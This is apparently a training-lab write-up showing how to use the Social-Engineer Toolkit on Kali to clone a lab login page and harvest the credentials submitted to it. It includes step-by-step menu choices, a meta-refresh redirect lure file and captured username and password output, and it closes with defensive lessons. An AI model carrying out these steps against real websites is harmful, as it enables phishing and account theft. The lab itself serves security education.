

Website Cloning

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Social Engineering Tool Kit is used for this lab

Set up:

1. kali vm (terminal)
2. SET: Social Engineering ToolKit

Open the terminal and use the command; setoolkit as shown in the image below.

If this is the first time of running setoolkit command, then accept the terms by typing yes/y to proceed to this screen.

Select or type 1 for Social Engineering Attacks

```
root@Kali: /home/kali
[ 1 ] By: TrustedSec
[ 2 ] By: David Kennedy (ReL1K)
[ 3 ] Version: 2.0.3
[ 4 ] Codename: 'Maverick'
[ 5 ] Follow us on Twitter: @TrustedSec
[ 6 ] Follow me on Twitter: @HackingDave
[ 7 ] Homepage: https://www.trustedsec.com
[ 8 ] Welcome to the Social-Engineer Toolkit (SET).
[ 9 ] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1
```

Type select or type 2 for Website Attack Vectors as shown in the picture below

The screenshot shows a terminal window titled "root@Kali: /home/kali". The background is a dark, abstract image of network cables. The terminal displays the SET (Social-Engineer Toolkit) main menu. The menu includes information about the toolkit's version (8.0.3), social media links, and a welcome message. Below this, there is a "Select from the menu:" prompt followed by a numbered list of attack vectors:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) PowerShell Attack Vectors
- 10) Third Party Modules

At the bottom of the menu, it says "99) Return back to the main menu." and ends with "set>".

Type 3 for Credential harvester attack method as shown below.

The screenshot shows a terminal window titled "root@Kali: /home/kali". The background is a dark, abstract image of network cables. The terminal displays the "Web Attack" module menu. It lists several attack methods:

- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) PowerShell Attack Vectors
- 10) Third Party Modules

Below these, it says "99) Return back to the main menu." and ends with "set>".

The text then continues to describe the "Web Attack" module:

- The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
- The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
- The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
- The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
- The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
- The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
- The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
- The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

At the bottom, it lists the "Web Attack" methods:

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

At the very bottom, it says "99) Return to Main Menu" and ends with "set:webattack>".

Type 2 for Site Cloner because this is what we want to achieve (clone a website)

```
root@Kali: /home/kali
File Actions Edit View Help
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Type the IP address for the fake website (10.6.6.1) and provide the URL of the original website as shown in the picture below.

```
root@Kali: /home/kali
File Actions Edit View Help
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.8.142]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http/
```

This is the stage where after providing the IP and URL, the harvester start listening to capture from the IP and URL as shown below.

```
File Actions Edit View Help
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

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set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.8.142]:10.6.6.1
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Create Social engineering exploit using text editor.

Open a text editor and input the code as shown below.

```
File Edit Search View Document Help
~/Desktop/ladies.html - Mousepad

1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </html>
5
```

Save the file with html extension and double click on it to open the fake website.



Now when the user input their credentials as shown above , the terminal then captures the credentials as shown below.

```
File Actions Edit View Help
rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabmabbing [192.168.8.142]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dwww.vm

[*] Cloning the website: http://dwww.vm
[*] This could take a little bit ...

The best way to use this attack is if username and password Form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [12/Jan/2026 13:01:27] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [12/Jan/2026 13:01:27] "GET /favicon.ico HTTP/1.1" 404 -
10.6.6.1 - - [12/Jan/2026 13:02:14] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [12/Jan/2026 13:04:28] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [12/Jan/2026 13:04:29] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=ladies@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=password123
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=e19dfie3827c1895961bdbf5a0c9b7b4
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [12/Jan/2026 13:04:57] "POST /index.html HTTP/1.1" 302 -
```

The attacker can now use the credentials captured to login to the original website

Findings & Observations

- SET automates website cloning and credential harvesting.
- Attackers do not need advanced programming skills.
- Users cannot visually distinguish fake sites from real ones.
- Credentials are captured instantly after submission.
- Simulates real phishing infrastructure.
- Attack works effectively if victims trust the site

The exercise reinforces the importance of:

- User education
- Strong authentication mechanisms
- Website verification habits

Conclusion

This lab successfully demonstrates how attackers exploit human trust using website cloning. The Social Engineering Toolkit simplifies phishing attacks, making them accessible even to low-skilled attackers. The captured credentials prove how dangerous social engineering can be.